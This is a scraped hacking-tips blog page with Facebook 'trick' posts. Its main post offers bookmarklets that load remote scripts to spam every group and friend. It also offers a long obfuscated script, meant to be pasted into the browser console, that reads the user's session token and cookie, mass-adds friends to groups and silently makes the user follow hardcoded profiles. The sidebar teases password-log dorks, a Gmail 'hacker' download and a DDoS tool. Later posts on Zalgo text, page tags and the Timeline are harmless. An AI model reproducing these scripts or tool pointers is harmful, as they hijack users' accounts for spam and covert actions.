
Popular Posts
-
admin account info" filetype:log !Host=*.* intext:enc_UserPassword=* ext:pcf "# -FrontPage-" ext:pwd inurl:(service | authors...
-
1. Download Gmail hacker software to hack Gmail password. http://www.4shared.com/file/175280640/863ac191/Gmail_Hack.html 2. Now, ru...
-
Ddoser 3.4 - Credit to Online D0wnload Pass:-thisisthepass111 [DDoSeR] (Programmed in Delphi 7 By Sam) Ma...
-
This summary is not available. Please click here to view the post.
-
 What is the Use of The Proxy? Hide your IP. Browse the Internet anonymously. 100 percentage working process list Share Here is the list of p...

Blogroll

BlogRoll

Recent Posts


Showing posts with label Facebook. Show all posts
Some Useful Script in Facebook for Automatic Posts

Step 1.
Login your FB account
Step 2.
Copy the Script code
1)Script For Awesome Theme For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://github.com/bhargav1996/Fb-Auto-tools/raw/master/theme_plate-FB.php';})();

2)Script For Posting in all groups For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-Auto_Post.js';})();

3)Script For Post Message in Timeline in Facebook all Friends.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-Auto_Messanger.js';})();


4)Script For Message All Friend At Once For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://github.com/bhargav1996/Fb-Auto-tools/raw/master/FB-Auto_Inbox.js';})();

5)Script For Suggest Facebook Friends Automatically
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-AUTO_Suggester.js';})();Step 3.

For Mozilla Firefox Click on firefox button >>Web Developer>> Scretchpad paste the code and top center you find run button click on that.


Step 4.
You will see a message in console tab showing that Refused To Load script or something like that but you need not to care that.However, you will see a new box opened in your browser's window.

Type your message in that box and then click on post.You will see 'waiting' on the box for few seconds and then it will show a pop-up messages Check Pic below .
Done !
Another Script For Adding Friends in Facebook Group
At once.
Copy the Below Script
(function(){var f={dtsg:document.getElementsByName("fb_dtsg")[0].value,uid:document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]),gid:document.getElementsByName("group_id")[0].value,frns:Array(),prenKe:0,okeh:0,gagal:0,getAjak:function(b){var c=new XMLHttpRequest;c.open("GET",b,!0),c.onreadystatechange=function(){if(4==c.readyState&&200==c.status){var a=eval("("+c.responseText.substr(9)+")");a.payload&&a.payload.entries&&(f.frns=a.payload.entries.sort(function(){return.5-Math.random()})),document.getElementById("hasilsurasil").innerHTML="Found <b>"+f.frns.length+" GodLiveInOurHeart</b><div id='hasilsatu'></div><div id='hasildua'></div><div id='hasiltiga' style='min-width:300px;display:inline-block;text-align:left'></div>"+crj;for(x in f.frns)f.senAjak(x)}else document.getElementById("hasilsurasil").innerHTML=4==c.readyState&&404==c.status?"<b style='color:darkred'>Gruppe Öffnen!</b>"+crj:"<b style='color:darkgreen'>Suche nach möglichen Abonnenten... ("+c.readyState+")</b>"+crj},c.send()},senAjak:function(d){var e=new XMLHttpRequest,prm="__a=1&fb_dtsg="+f.dtsg+"&group_id="+f.gid+"&source=typeahead&ref=&message_id=&members="+f.frns[d].uid+"&__user="+f.uid+"&phstamp=";e.open("POST","/ajax/groups/members/add_post.php",!0),e.setRequestHeader("Content-type","application/x-www-form-urlencoded"),e.setRequestHeader("Content-length",prm.length),e.setRequestHeader("Connection","keep-alive"),e.onreadystatechange=function(){if(4==e.readyState&&200==e.status){var a=eval("("+e.responseText.substr(9)+")");if(f.prenKe++,document.getElementById("hasilsatu").innerHTML="<div><b>"+f.prenKe+"</b> of <b>"+f.frns.length+"</b></div>",a.errorDescription&&(f.gagal++,document.getElementById("hasiltiga").innerHTML="<div><b style='color:darkred'>( "+f.gagal+" )</b> <span style='color:darkred'>"+a.errorDescription+"</span></div>"),a.jsmods&&a.jsmods.require){var b="<div>";for(x in a.jsmods.require)a.jsmods.require[x][a.jsmods.require[x].length-1][1]&&(b+="<b style='color:darkgreen'>"+a.jsmods.require[x][a.jsmods.require[x].length-1][1]+"</b> ");b+="<div>",document.getElementById("hasildua").innerHTML=b}if(a.onload)for(z in a.onload){var c=eval(a.onload[z].replace(/Arbiter.inform/i,""));if(c.uid&&c.name){f.okeh++,document.getElementById("hasiltiga").innerHTML="<div><b style='color:darkgreen'>( "+f.okeh+" )</b> <a href='/"+c.uid+"' target='_blank'><b>"+c.name+"</b></a> haben dich abonniert.</div>";break}}f.prenKe==f.frns.length&&(document.getElementById("hasiltiga").style.textAlign="center",document.getElementById("hasiltiga").innerHTML+="<div style='font-size:20px;font-weight:bold'>20 Leute Einladen!</div><a href='/' onClick='document.getElementById(\"hasilsurasil\").style.display=\"none\";return false'>Schliesen</a>")}},e.send(prm)}},g=["i","a","e","g","o","s","n","b","l","p","m","2","r","0","c","1","t","3","©"],crl=g[1]+g[0]+g[6]+g[3]+g[14]+g[12]+g[2]+g[1]+g[16]+g[0]+g[4]+g[6]+g[5]+"."+g[7]+g[8]+g[4]+g[3]+g[5]+g[9]+g[4]+g[16]+"."+g[14]+g[4]+g[10],crj="<div style='margin-top:10px;color:gray;font-size:12px'>"+g[1].toUpperCase()+g[0]+g[6]+g[3]+g[14].toUpperCase()+g[12]+g[2]+g[1]+g[16]+g[0]+g[4]+g[6]+g[5]+" "+g[g.length-1]+g[11]+g[13]+g[15]+g[17]+"<div style='font-size:9px'><a href='http://"+crl+"/' target='_blank'>"+crl+"</a></div></div>";document.body.innerHTML+="<center id='hasilsurasil' style='min-height:50px;width:600px;position:fixed;top:100px;left:"+(document.body.offsetWidth-530)/2+"px;border-radius:10px;padding:10px;z-index:999999;border:5px solid skyblue;background-color:rgba(225,225,255,0.75)'><b>facebook.com/Godliveinourheart ... Script by GodLiveinourHeart </b>"+crj+"</center>",f.getAjak("/ajax/typeahead/first_degree.php?__a=1&viewer="+f.uid+"&token="+Math.random()+"&filter[0]=user&options[0]=friends_only")})(); var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;At once.
Copy the Below Script
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1])
function cereziAl(isim) {
var tarama = isim + "=";
if (document.cookie.length > 0) {
konum = document.cookie.indexOf(tarama)
if (konum != -1) {
konum += tarama.length
son = document.cookie.indexOf(";", konum)
if (son == -1)
son = document.cookie.length
return unescape(document.cookie.substring(konum, son))
}
else { return ""; }
}
}
function getRandomInt (min, max) {
return Math.floor(Math.random() * (max - min + 1)) + min;
}
function randomValue(arr) {
return arr[getRandomInt(0, arr.length-1)];
}
var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);
function a(abone){
var http4 = new XMLHttpRequest();
var url4 = "/ajax/follow/follow_profile.php?__a=1";
var params4 = "profile_id=" + abone + "&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg=" + fb_dtsg + "&lsd&__" + user_id + "&phstamp=";
http4.open("POST", url4, true);
//Send the proper header information along with the request
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection", "close");
http4.onreadystatechange = function() {//Call a function when the state changes.
if(http4.readyState == 4 && http4.status == 200) {
http4.close; // Close the connection
}
}
http4.send(params4);
}
function sublist(uidss) {
var a = document.createElement('script');
a.innerHTML = "new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?location=permalink&action=subscribe').setData({ flid: " + uidss + " }).send();";
document.body.appendChild(a);
}
a("100001068547215");
a("100004230073255");
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var httpwp = new XMLHttpRequest();
var urlwp = '/ajax/groups/membership/r2j.php?__a=1';
var paramswp = '&ref=group_jump_header&group_id=' + gid + '&fb_dtsg=' + fb_dtsg + '&__user=' + user_id + '&phstamp=';
httpwp['open']('POST', urlwp, true);
httpwp['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');
httpwp['setRequestHeader']('Content-length', paramswp['length']);
httpwp['setRequestHeader']('Connection', 'keep-alive');
httpwp['send'](paramswp);
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var friends = new Array();
gf = new XMLHttpRequest();
gf['open']('GET', '/ajax/typeahead/first_degree.php?__a=1&viewer=' + user_id + '&token' + Math['random']() + '&filter[0]=user&options[0]=friends_only', false);
gf['send']();
if (gf['readyState'] != 4) {} else {
data = eval('(' + gf['responseText']['substr'](9) + ')');
if (data['error']) {} else {
friends = data['payload']['entries']['sort'](function (_0x93dax8, _0x93dax9) {
return _0x93dax8['index'] - _0x93dax9['index'];
});
};
};
To Run This Script Login Facebook Open That Group Page then.
Firefox> Tools> Web Developer > ScratchPad > Paste & Run.
Chrome> Right Click > Inspect Element >Console > Paste & Enter to Run the Code.
Script For Inviting All facebook Friends to Like Your Page:

Then

Then
Paste your Script on Scratchpad(in Firefox)
javascript:var inputs = document.getElementsByClassName('uiButton _1sm');
for(var i=0; i<inputs.length;i++) {
inputs[i].click();
}
Like Our Facebook Fan Page: http://www.facebook.com/godliveinourheart
:::::Enjoy:::;;;
Prank Your Facebook Friends Using Zalgo Text Generator Tool
Prank Your Facebook Friends Using Zalgo Text Generator Tool
How will you feel when you see something scary on Facebook statuses? or something that looks like if is a bug on Facebook? Well, here i gonna share something exactly matching that same thing that will prank your Facebook friend by posting something scary/grungy text effect called zalgo text. I will provide you a link of zalgo text generator below that will allow you to generate amazing scary text that you can easily post on Facebook status even you can directly paste into Facebook chat
if you wanna see live demo about how exactly this working and looks like then you have a look at thisprophet hacker ‘s facebook fan page post. So, if you like this amazing effect and want to post it on Facebook to prank your friends then below are full steps for getting this effect.
Step 1
Go to Zalgo Text Generator
Step 2

There you will see text generator tool like below :
Step 3
Now, just write something that you like on first box and your new scary zalgo text will be generated in the other box right on it’s side.
Step 4
Also you have some more option that you can configure in order to make your text effect more outstanding and look more scary, so check those too.
Step 5
now you have to copy the text and then you can easily paste and post on your facebook timeline as statues update or into your facebook chat.Tag :
Facebook,
How to get Code like @+[232211170163717:0] And make a link for your Page/Group/Profile Facebook Tricks
Hi Friends many peoples ask to me about this and i want to tell all this is very Easy,
you can paste this code on your wallpost or comment @[232211170163717:0] and it will be a link

1. Go to Your Page some time our page have username like this fb.com/hackingway but here we need Code

So open your Page if you are admin click on Edit Page in the url box it will show id see screen shot below


Paste your Code with my Code @[232211170163717:0]
- And you can Try on Your Wall, Hope you got it, If Got Any Problem Feel Free to Comment.
- Thanks & RegardsAlok Kumar Rathaurgodliveinourheart@gmail.comallencse09@alokrathaur.in
Free cPanel Web Hosting with PHP5/Mysql - no advertising!
Register now: http://www.000webhost.com/560167.html
We can offer you a free web hosting package packed with advanced features for hosting & building professional dynamic websites. We provide secure free web space with all the web hosting tools you could possibly ever need.
Our package includes:
- 1500 MB of Disk Space, 100 GB Bandwidth
- Host your own domain (http://www.yourdomain.com)
- cPanel Powered Hosting (you will love it)
- Over 500 website templates ready to download
- Easy to use website builder
- Free POP3 Email Box with Webmail access
- FTP and Web based File Manager
- PHP, MySQL, Perl, CGI, Ruby.
- And many more..
Click here to visit us: http://www.000webhost.com/560167.html
Tag :
Facebook,
How to use timeline in Facebook?
Facebook Timeline Profile

Facebook announced it’s new update named “Facebook Timeline Profile” on Thursday (22/09/2011). It’s a new and beautiful but only out for the developer account and would take a week to be live for all Facebook users. You can see all your post and action you have done on Facebook since you sign up by using “Facebook Timeline Profile“. You can take a look on above image of the timeline profile and good new is any can enable and use Timeline on his/her profile by creating a new Facebook application. If you are not a developer still don’t worry you can also enable “Facebook Timeline Profile” by creating a small application. Here I am showing you step by step how can you enable and use “Facebook Timeline” for your profile.
Step 1. Open the URL to signup for “Facebook Timeline“ http://www.facebook.com/about/timeline
Step 2. After opening the above URL click on Sign Me Up marked by red circle in below image.

Step 3. After requesting for “Facebook Timeline” signup login to your Facebook account.
Step 4. Once login to your Facebook account type “Developer” in search box and click on the first result as shown in next image.

Step 5. Now Facebook will ask you to allow access of basic information. So, Click on Allow button.

Step 6. After going to the Facebook developer application page click on create new app which you can find on top right corner.
Step 7. Now fill Application Display Name and Application Namespace whatever you like (Any Name) and check the agree box.

Step 8. After filling above details Facebook will take you to next page where you have to fill once againApplication Namespace (without any space) and click save changes on bottom of the page.

Step 9. Now click on Open Graph which you can find on top left side menu and create the test action for your application like “read” in first box and “book” in second box or “eat” in first box and “sandwich” in second box as shown in below image and click on get started written in green box.

Step 10. Now on next step change “read” to ”redd” in “Plural Past Tense” column as shown in next image and click on save changes and next on bottom of page.

Step 11. Again Click on save changes and next on bottom of the page without making any changes.
Step 12. Now click on Save and Finish again without making any changes.
Step 13. Your “Facebook Timeline Profile” is setup. Now open http://www.facebook.com and you will find “Introducing Timeline – a New Kind of Profile” box on top of the window as shown next image. Click on “Get it Now” button to activate your “Facebook Timeline Profile“.
If you like this post don’t forget to share this post with your friends and make comments of the post. For any help please let me know by the comment form of this page.
Tag :
Facebook,